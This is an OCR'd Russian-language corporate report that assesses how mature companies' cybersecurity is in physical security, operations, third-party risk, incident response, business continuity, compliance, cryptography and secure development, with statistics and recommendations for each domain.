
**50 млрд $**

**в год теряет американский бизнес из-за краж, совершаемых сотрудниками[5]**

5. Employee theft statistics // Statistic Brain Research Institute.

## Анализ рынка

Мы отметили высокий уровень зрелости по этому домену КБ в отраслях e-commerce, транспорта и финансов. Здесь принято размещать вычислительные мощности отдельно от помещений с персоналом — в центрах обработки данных (ЦОД). Это похвальная практика, потому что ЦОД, которые строятся в соответствии с международными требованиями по показателям надежности (TIER), отличаются качественным контролем доступа и перемещений.





Оценка домена Physical and Environmental Security

## Рекомендации

В первую очередь мы советуем повысить внимание к организации контроля доступа к внутренним помещениям компании.

А если есть возможность, рекомендуем рассмотреть размещение информационных систем в ЦОД, который отвечает требованиям стандарта для уровня не ниже TIER 3. Это даст уверенность в сохранности оборудования, на котором обрабатывается чувствительная информация.



# Операционная безопасность

## Operations Technology Cybersecurity

### О домене

Зрелость в КБ — это не единичные акции и не точечное внимание к возникшей проблеме, риску или инциденту. Зрелость достигается непрерывным повтором действий, которые обеспечивают защиту сетей, компьютерных систем, приложений и сохраняют их доступность:

- контролем используемого ПО;
- мониторингом событий в корпоративной сети;
- подготовкой резервных копий для восстановления систем в случае инцидента;
- поиском и устранением уязвимостей в инфраструктуре и т. д.

Этот комплекс действий и определяет операционную безопасность.


Операционная безопасность основана на понимании: если вы были защищены вчера, это не значит, что вы защищены сегодня. К примеру, специалистам давно знаком такой класс вредоносных программ, как **банковские трояны.** Если бы выработанные меры защиты от них оставались актуальными, число заражений трояна со временем падало. Но за первое полугодие 2019 г. эти вредоносные программы атаковали на 7% больше частных и корпоративных пользователей, чем в аналогичном периоде 2018 г.[6]

**Банковский троян** — это вредоносная программа, которая помогает злоумышленникам красть деньги пользователей. Ее задача — получить доступ к банковскому счету жертвы или криптовалютному кошельку.

6. Financial threats in H1 2019 // Securelist.

## Анализ рынка

Наименьшей зрелостью в области операционной безопасности характеризуются сектора ритейла и IT. Представители этих отраслей сильно ориентированы на результат деятельности и не всегда уделяют внимание процессам, которые эту деятельность поддерживают.




Оценка домена Operations Technology Cybersecurity

## Рекомендации

Чтобы поддерживать операционную безопасность на высоком уровне, мы советуем:

- обеспечить управление изменениями в информационной инфраструктуре;
- обеспечить мониторинг и своевременное реагирование на инциденты безопасности;
- обеспечить управление установкой ПО;
- выполнять процедуру резервного копирования информации;
- соблюдать процедуры выявления и устранения уязвимостей;
- принимать адекватные меры по защите от вредоносного ПО.

**430 тыс.**

**пользователей подверглись атакам банковских троянов за первое полугодие 2019 г.[6]**

# Безопасность коммуникаций и отношения с третьими лицами

## Communications Security and Third Party Management

### О домене

Утечке информации может способствовать не только слабая система защиты в компании, но и непроработанная схема общения с подрядными организациями.

По этой причине, например, в открытый доступ однажды попало около 540 млн записей о пользователях социальной сети Facebook. Для разработки одного из приложений Facebook привлекла подрядчика, система защиты которого скрывала серьезные недостатки. Сервер, где подрядчик хранил базы данных пользователей Facebook, был доступен любому человеку из интернета — не требовался даже пароль[7].

Безопасность в отношениях с контрагентами — только часть данного направления КБ. Также оно охватывает вопросы, связанные с безопасностью передачи данных по телекоммуникационным каналам. В рамках проектов мы не раз сталкивались с ситуациями, когда рабочие устройства конкретной организации были надежно защищены, но при отправке сведений за пределы корпоративной инфраструктуры возникала опасность утечек.


**540 МЛН**

**записей о пользователях соцсети Facebook утекло в сеть по ошибке внешнего подрядчика[7]**

7. Losing face: two more cases of third-party Facebook app data exposure // UpGuard.

## Анализ рынка

Почти во всех отраслях уровень обеспечения КБ по данному направлению остается ниже среднего. Более того: из-за того, что бизнес не учитывает риски, которые возникают при миграции данных за условные границы компании, происходят утечки коммерческой тайны и личной информации пользователей.




Оценка домена Communications Security and Third Party Management

## Рекомендации

Во-первых, мы советуем тщательно контролировать соблюдение политики КБ в отношениях с поставщиками.

Во-вторых, мы рекомендуем на организационном и техническом уровнях обеспечить управление сетевым доступом и безопасную передачу чувствительной информации между всеми стейкхолдерами.

Наконец, если бизнесу нужно дать сторонней организации доступ в свои системы, предлагаем производить оценку риска, определять последствия и устанавливать требования к мероприятиям по управлению КБ. Эффективнее всего, по нашему мнению, определять такие мероприятия в контракте с третьей стороной.

# Управление инцидентами

## Incident Handling and Response

### О домене

Компании стремятся не допускать инцидентов КБ в своей инфраструктуре. Но *не допускать* не значит *не рассматривать возможности.* Напротив, зрелый уровень кибербезопасности подразумевает, что организация заранее продумывает:

- как при инциденте она будет восстанавливать нормальное функционирование бизнес-сервисов в соответствии с ожиданиями клиентов и обязательствами перед контрагентами;
- какие действия потребуются для минимизации негативного эффекта инцидента.

Планирование в этом домене КБ должно исходить из сценария «когда», а не «если»: киберпреступники становятся все активнее, и все больше компаний сталкивается с цифровыми атаками. В 2019 г. количество атак на 19% превысило показатели предыдущего года, причем в 81% случаев жертвами были юридические лица.

Чаще всего злоумышленники атакуют государственные организации, промышленные предприятия, медицинские учреждения, а также организации финансовой сферы и сферы науки и образования[8].


**19%**

**годовой прирост числа кибератак[8]**

8. Актуальные киберугрозы: итоги 2019 года // Positive Technologies.

## Анализ рынка

Мы отметили неплохую проработку вопросов реагирования на инциденты почти во всех отраслях: компании понимают, чем грозит игнорирование этого домена КБ. Лучшие результаты продемонстрировали сферы e-commerce и финансов, плотно обложенные требованиями регуляторов.




Оценка домена Incident Handling and Response

## Рекомендации

Чтобы обеспечить зрелое реагирование на инциденты КБ, эффективнее всего будет внедрить центр мониторинга кибербезопасности (SOC — Security Operations Centre): организовать его собственными силами или воспользоваться услугами поставщиков аутсорсинга КБ.

Если такая мера экономически неоправданна, мы рекомендуем организовать процесс управления киберинцидентами на основании лучших мировых практик — здесь можно ориентироваться на стандарты ISO, NIST, а также отраслевые требования регуляторов.

# Управление непрерывностью бизнеса

## Recovery and Continuity

### О домене

В сложные для бизнеса времена на первый план выходит задача обеспечить непрерывность деятельности.

Ситуации, исход которых зависит от зрелости этого направления КБ, возникают нередко. За последние два года как минимум 40% российских компаний столкнулись со значительными инцидентами, приведшими к остановке критичных бизнес-процессов более чем на 4 часа[9].

**1 из 5**

компаний из-за недостатков в IT-инфраструктуре не способна обеспечить стабильные бизнес-процессы при сбоях


9. Непрерывность бизнеса в России // PwC.

## Анализ рынка

Несмотря на очевидную важность данного вопроса, наша статистика показывает, что большинство компаний не готовы к оперативному восстановлению после чрезвычайных ситуаций:

- 83% компаний не разработали план действий по обеспечению непрерывности бизнеса и восстановлению бизнес-процессов, инфраструктуры и приложений;
- инфраструктура 20% компаний неспособна поддерживать прогнозируемый уровень сервиса в случае сбоев.

По результатам нашего отраслевого анализа, вопросы непрерывности бизнеса наиболее проработаны в компаниях финансовой сферы. Это неудивительно: в их деятельности доли секунды стоят миллионы. Кроме того, финансовые организации находятся под усиленным контролем со стороны регуляторов.




Оценка домена
Recovery and Continuity

## Рекомендации

Тема непрерывности бизнеса становится актуальной как для малых, так и для крупных компаний. События, с которыми уже столкнулось мировое сообщество: экстренные меры по борьбе с COVID-19, нарастающая безработица и финансовый кризис, — поставили организации перед необходимостью оперативно реагировать на критичные для бизнеса ситуации.

По нашим прогнозам, в ближайшие два года компании на мировом рынке будут в приоритетном порядке внедрять процессы обеспечения непрерывности и восстановления деятельности, в том числе в условиях ограниченного доступа к рабочим местам.

Несмотря на высокую трудоемкость и сложность работ, мы советуем всем организациям определить меры, которые позволят обеспечивать непрерывность как минимум для критичных систем.

**83%**

**компаний не имеют плана по обеспечению непрерывности бизнеса и восстановлению процессов**

# Контроль соответствия требованиям

# Compliance and Data Privacy

## О домене

Ежегодно появляются все новые и новые требования, которым должны соответствовать компании на рынке.

Многие еще не успели оправиться от стресса и затрат на выполнение Федерального закона «О персональных данных» 152-ФЗ, как уже возникли гораздо более исчерпывающие требования по кибербезопасности и приватности от российских и мировых регуляторов:

- ГОСТ 57580 для финансовых организаций;
- 187-ФЗ для критической информационной инфраструктуры;
- Общий регламент по защите данных (GDPR) для тех, кто работает с гражданами Евросоюза;
- CCPA для защиты персональных данных жителей штата Калифорния.

Невыполнение требований стоит дорого. По суммам крупнейших штрафов за нарушение GDPR в 2019 г. становится понятно, почему так важно своевременно проводить аудиты КБ и исправлять недостатки: национальный авиаперевозчик Великобритании British Airways был оштрафован на 204,6 млн евро, а международная гостиничная сеть Marriott International — на 110,4 млн евро[10].

**38%**


**организаций не проводят регулярных аудитов кибербезопасности**

10. GDPR Enforcement Tracker.

## Анализ рынка

Согласно нашей статистике, 38% компаний не проводят аудиты КБ на регулярной основе, а более 85% компаний не анализировали применимость требований GDPR к своим бизнес-процессам.

Однако стоит отметить, что в среднем уровень проработки процесса для компаний из различных отраслей достаточно высок. Лидируют в этом вопросе представители сферы медиа/e-commerce. По большей части это связано с наличием ресурсов для регулярного контроля соответствий, а также с пристальным вниманием со стороны регуляторов.




Оценка домена Compliance and Data Privacy

## Рекомендации

Мы прогнозируем, что в трехлетней перспективе соответствие требованиям регуляторов останется приоритетной задачей для игроков на международном рынке.

Хотя обеспечение КБ все увереннее опирается на риск-ориентированный подход, при котором любые решения должны исходить из индивидуальных рисков компании, нормативные требования к бизнесу не исчезнут. Напротив, ежегодно возникают новые объекты регулирования (система быстрых платежей, единая биометрическая система), а отраслевые регуляторы продолжают расширять набор своих актов.

Поэтому мы рекомендуем компаниям на регулярной основе определять применимые для них требования законодательства, оценивать степень соответствия им и принимать максимальные меры по их выполнению.

**85%**

**компаний не проверяли применимость GDPR к своим бизнес-процессам**

# Криптография

# Cryptography

## О домене

По мере роста цифровой экономики бизнес все больше полагается на публичный сегмент интернета, чтобы передавать и даже хранить все необходимые для работы данные, в том числе чувствительную информацию — как самих компаний, так и их клиентов.

Такой метод криптографии, как шифрование, — единственный рентабельный инструмент защиты информации в этих условиях. Согласно исследованию McKinsey & Company, уже 84% компаний — пользователей облачных сервисов собираются в ближайшие три года начать шифровать данные, которые хранятся в облаке[11].

Криптографические методы защиты используют не только для передачи данных, но и для аутентификации и авторизации пользователей. Например, на них основан механизм цифровых подписей.

Большое преимущество этих методов — в неотказуемости (nonrepudiation). Особенно заметно это в свете последних событий, когда из-за вспышки эпидемии COVID-19 половина мира перешла на удаленную работу и стало трудно использовать юридически значимые документы на бумажных носителях. Уверены, что цифровая подпись теперь получит активное развитие в России и мире.

**84%**


**компаний, хранящих информацию в облачных сервисах, намерены шифровать такие данные[11]**

11. Perspectives on transforming cybersecurity // McKinsey & Company.

## Анализ рынка

По опыту BI.ZONE, в компаниях криптография чаще всего используется для защиты данных при передаче по общедоступным каналам связи, а в крупных организациях — еще и в системах внутреннего документооборота. Финансовый сектор дополнительно задействует криптографические ключи для осуществления финансовых операций — это объясняет, почему здесь уровень зрелости выше, чем в других отраслях.

Однако, как мы видим из полученной статистики, точки роста еще есть. Например, в большинстве компаний сценарии использования криптографии не регламентированы полностью, политики в области криптографической защиты информации отсутствуют, а ответственность за создание и использование криптографических ключей возложена на единственного сотрудника.




Оценка домена Cryptography

## Рекомендации

Важнейшая мера для проработки данного домена — подготовить и внедрить в компании политики в области криптографической защиты информации.

# Безопасная разработка систем

## SSDLC — Secure Software Development Lifecycle

### О домене

Концепция SSDLC охватывает вопросы безопасности, связанные с разработкой и введением нового ПО в IT-инфраструктуру компании. Она помогает интегрировать в жизненный цикл продукта такие мероприятия по обеспечению безопасности, как **тестирование на проникновение, анализ кода и анализ архитектуры.**

По опыту наших аудитов, недостаточно нанять высококлассных разработчиков, которые понимают, почему программы оказываются уязвимыми к атакам и как этого избежать. SSDLC — это всегда про комплексный подход к построению процесса разработки. Здесь важно организовать все так, чтобы мероприятия КБ не тормозили бизнес, но ни одна критическая уязвимость не проникла в финальную версию продукта.

Благодаря SSDLC удается избежать репутационного ущерба и крупных издержек на исправление готовой разработки. Например, в процессорах Intel была обнаружена критическая уязвимость класса Microarchitectural Data Sampling (MDS), которая в конечном счете позволяет перехватить любые данные пользователя. Благодаря тому, что уязвимость выявили довольно рано, инженеры Intel вместе с производителями ПО успели подготовить механизмы защиты от нее[12].

**Тестирование на проникновение** — это симуляция кибератак, которую организация проводит для поиска уязвимостей в собственной инфраструктуре.

**Анализ кода** выполняют, чтобы убедиться: в коде нет уязвимостей, тайно добавленных возможностей или ошибок, которые могут использовать внешние или внутренние злоумышленники.

**Анализ архитектуры приложения** — это оценка бизнес-рисков, связанных с общей логикой работы программы. Например, при таком анализе выявляют ситуации, когда код функционирует без ошибок, но приводит к нежелательным результатам.

12. Intel ZombieLoad flaw forces OS patches with up to 40% performance hits // VentureBeat.


## Анализ рынка

Наше исследование показало, что наиболее серьезно к внедрению процедур SSDLC относятся компании из сфер медиа, финансов и транспорта. В каждом секторе это может быть обусловлено своими причинами. В финансовом — обилием требований со стороны регуляторов. В отраслях транспорта и медиа — сильной зависимостью бизнеса от собственных продуктов и сервисов, а следовательно и высокими требованиями к качеству их работы.

## Рекомендации

Компаниям, которые сами разрабатывают программные продукты, предпочтительнее привлекать внешних специалистов по КБ: они смогут дать экспертную оценку разработке и помочь выстроить нужные процессы с учетом всех тонкостей нормативной базы.

